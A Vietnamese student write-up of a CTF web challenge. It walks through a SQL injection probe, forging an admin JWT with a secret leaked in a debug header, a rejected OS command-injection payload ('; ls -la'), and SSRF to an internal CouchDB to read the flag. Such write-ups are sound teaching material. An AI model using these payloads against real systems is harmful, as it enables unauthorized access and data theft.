HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
School of Information and Communication Technology

CTF CHALLENGE WRITE-UP

Web Exploitation

BKSEC: ezy_pzy

DucTapCodeDao 202416788

Mục lục

1 Phân tích Challenge **3**

2 Nhập payload và khảo sát Burp Suite **4**

3 Thay đổi JWT để lấy quyền admin **5**

4 Loại bỏ hướng OS Command Injection và tập trung vào SSRF **6**


5 Khai thác SSRF để truy cập CouchDB và lấy flag **7**

1 Phân tích Challenge

Challenge cho chúng ta một đường link cùng với một đoạn gợi ý:


"This challenge is a piece of cake. Gudluk!"

Trước tiên, **Duc** mở trang web bằng trình duyệt *Google Chrome*, và đây là giao diện của trang web:



Hình 1: Giao diện khi mở đường link ở trình duyệt thông thường (Google Chrome).

Duc bấm vào slide Login thì trang web chuyển sang giao diện này:



Hình 2: Giao diện khi chọn Login.

Nhìn vào giao diện, **Duc** nhận thấy đây là trang *Login* của hệ thống **Nexus** với hai ô nhập liệu *Username* và *Password*, kèm theo nút *Sign In*. Bên dưới còn có đường dẫn *Create one* để tạo tài khoản mới.

Dự đoán ban đầu của **Duc** là challenge này có thể là 1 challenge về **SQL Injection**.


Để kiểm chứng điều này cũng như thử các hướng tấn công khác, **Duc** ném link này vào *Burp Suite* để bắt đầu vọc vạch.

2 Nhập payload và khảo sát Burp Suite

Duc chèn vào ô *Username* một payload quen thuộc:

```
admin' OR '1'='1
```

còn *Password* thì điền bất kỳ. Kết quả là trang web trả về thông báo như sau:



Hình 3: Kết quả khi thử payload `admin' OR '1'='1` trên trang login.

Duc mở phần *Response* của request này và thu được hai thông tin có giá trị:

- **Set-Cookie:**


```
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsb2dnZWRJbiI6ZmFsc2UsImFkbWluIjpmYWxzZSwiaWF0Ijo
Path=/; HttpOnly
```

- **X-Debug-Key:**

```
1ba21d774d42ba22b975f2d8e25521485a18c46589ead44e2e7d07555f81510f
```

Dựa vào cấu trúc của `token`, có thể xác nhận rằng server sử dụng **JWT**. Ngoài ra, sự xuất hiện của header `X-Debug-Key` khiến Duc nghi ngờ rằng đây có thể chính là dữ liệu liên quan tới **secret** dùng để ký *signature* của JWT.

Vì vậy, Duc ném cả `token` và `X-Debug-Key` vào trang *jwt.io* và thu được dữ liệu sau khi decode:



Hình 4: Giải mã JWT trên jwt.io và thử kiểm tra signature bằng `X-Debug-Key`.

3 Thay đổi JWT để lấy quyền admin

Để đổi các giá trị `loggedIn` và `admin` thành `true`, Duc nhờ **ChatGPT** viết một file Python nhằm tạo ra một JWT hợp lệ mới.

Đoạn code này tái sử dụng chính **secret/key** đã tìm được để mã hoá lại *header* và *payload* mới sang dạng **Base64URL**:

```python
def b64url_encode(data):
    return base64.urlsafe_b64encode(json.dumps(data, separators=(',', ':')).encode()).decode().rstrip('=')

b64_header = b64url_encode(header)
b64_payload = b64url_encode(payload)
```

Hình 5: Mã hoá lại header và payload mới sang Base64URL bằng secret đã tìm được.


Sau đó, chương trình ghép `b64_header.b64_payload` làm dữ liệu ký và tạo **signature** mới bằng HMAC-SHA256, rồi tiếp tục Base64URL-encode để thu được chữ ký cuối cùng:

```python
signature_data = f"{b64_header}.{b64_payload}"
signature = hmac.new(secret.encode(), signature_data.encode(), hashlib.sha256).digest()
b64_signature = base64.urlsafe_b64encode(signature).decode().rstrip('=')
```

Hình 6: Tạo signature mới từ `b64_header.b64_payload` và encode ra Base64URL.

Sau khi chạy file Python và lấy được token mới, Duc quay lại trang web, nhấn `F12` → tab *Application* → *Cookies*, sau đó thay giá trị cookie `token` bằng JWT vừa tạo.

Để kiểm tra xem đã có quyền admin hay chưa, Duc chuyển sang tab *Console* và chạy lệnh kiểm tra quyền. Kết quả thu được như sau:



Hình 7: Kết quả kiểm tra sau khi thay JWT: `admin=true` và `loggedIn=true`.

4 Loại bỏ hướng OS Command Injection và tập trung vào SSRF


Sau khi đã nắm được quyền **admin**, Duc nhận định có hai hướng tấn công tiềm năng trong phần *dashboard* là **OS Command Injection** và **SSRF**.

Để kiểm tra liệu endpoint có dính **OS Command Injection** hay không, Duc nhập một đoạn JavaScript vào tab *Console* để gửi request tới API tạo endpoint (kèm payload thử chèn lệnh hệ điều hành):

```javascript
fetch('/api/dashboard/endpoints', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
        url: "http://127.0.0.1; ls -la",
        sector: "Testing",
        status: "active"
    })
})
.then(res => res.json())
.then(data => console.log("Kết quả thử OS Command Injection:", data));
```

Hình 8: Đoạn JavaScript thử nghiệm OS Command Injection thông qua API `/api/dashboard/endpoints`.

Sau khi nhấn *Enter*, Duc thu được kết quả:



Hình 9: Kết quả thử nghiệm: server trả về lỗi `Invalid URL format`.

Rõ ràng server đang **validate chặt format URL** đầu vào. Trong khi đó, payload thử nghiệm của Duc chứa dấu `;` và dấu *space* — vốn là đặc trưng của việc nối lệnh trong Linux — nên bị chặn ngay từ lớp kiểm tra định dạng.

Vì vậy, Duc loại bỏ hướng tấn công **OS Command Injection** ở endpoint này và chuyển sang tập trung vào hướng khai thác hợp lý hơn: **SSRF**.

5 Khai thác SSRF để truy cập CouchDB và lấy flag

Để xác định database của server được lưu trữ theo dạng nào, Duc nhấn `F12` và vào tab *Sources*. Tại đây, trong folder `js` có file `utils.js` trông khá khả nghi. Khi mở file này, Duc phát hiện

một giá trị đáng chú ý là `c0uch_4dm1n`. Chi tiết này giống như một dấu vết cho thấy trang web đang sử dụng **CouchDB** để lưu trữ dữ liệu.

Vì CouchDB là một **NoSQL database**, nó không hiểu các câu lệnh kiểu `SHOW DATABASES` hay `SELECT * FROM ...`. Thay vào đó, cách duy nhất để "nói chuyện" với CouchDB là thông qua các **đường dẫn HTTP** theo dạng **REST API**.


Mặc định CouchDB thường chạy trên cổng `5984`, nên Duc nhờ ChatGPT thử chèn một URL để gọi endpoint `_all_dbs` nhằm liệt kê các database hiện có:

```
fetch('/api/dashboard/endpoints', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
        // Cấu trúc: http://user:password@ip:port/path
        url: "http://c0uch_4dm1n:R8vN2qK7pT4mX9Za@127.0.0.1:5984/_all_dbs",
        sector: "Scan",
        status: "active"
    })
});
```

Hình 10: Khai thác SSRF để truy cập CouchDB qua `127.0.0.1:5984` và gọi `_all_dbs`.

Trang web đã trả về danh sách database và trong đó có một database có tên là `angrygugu`. Chỉ chờ có thế, Duc tiếp tục nhờ ChatGPT viết code để đọc dữ liệu bên trong database `angrygugu`.

Và đây là kết quả thu được:



Hình 11: Kết quả đọc dữ liệu từ database `angrygugu` và trích xuất được flag.

Duc nhập thử flag được in ra, và cuối cùng xác định được **flag đúng** của bài này là:

BKSEC{0r4ngu74n_h4t3s_b4n4n4_t00_much}

Problem solved!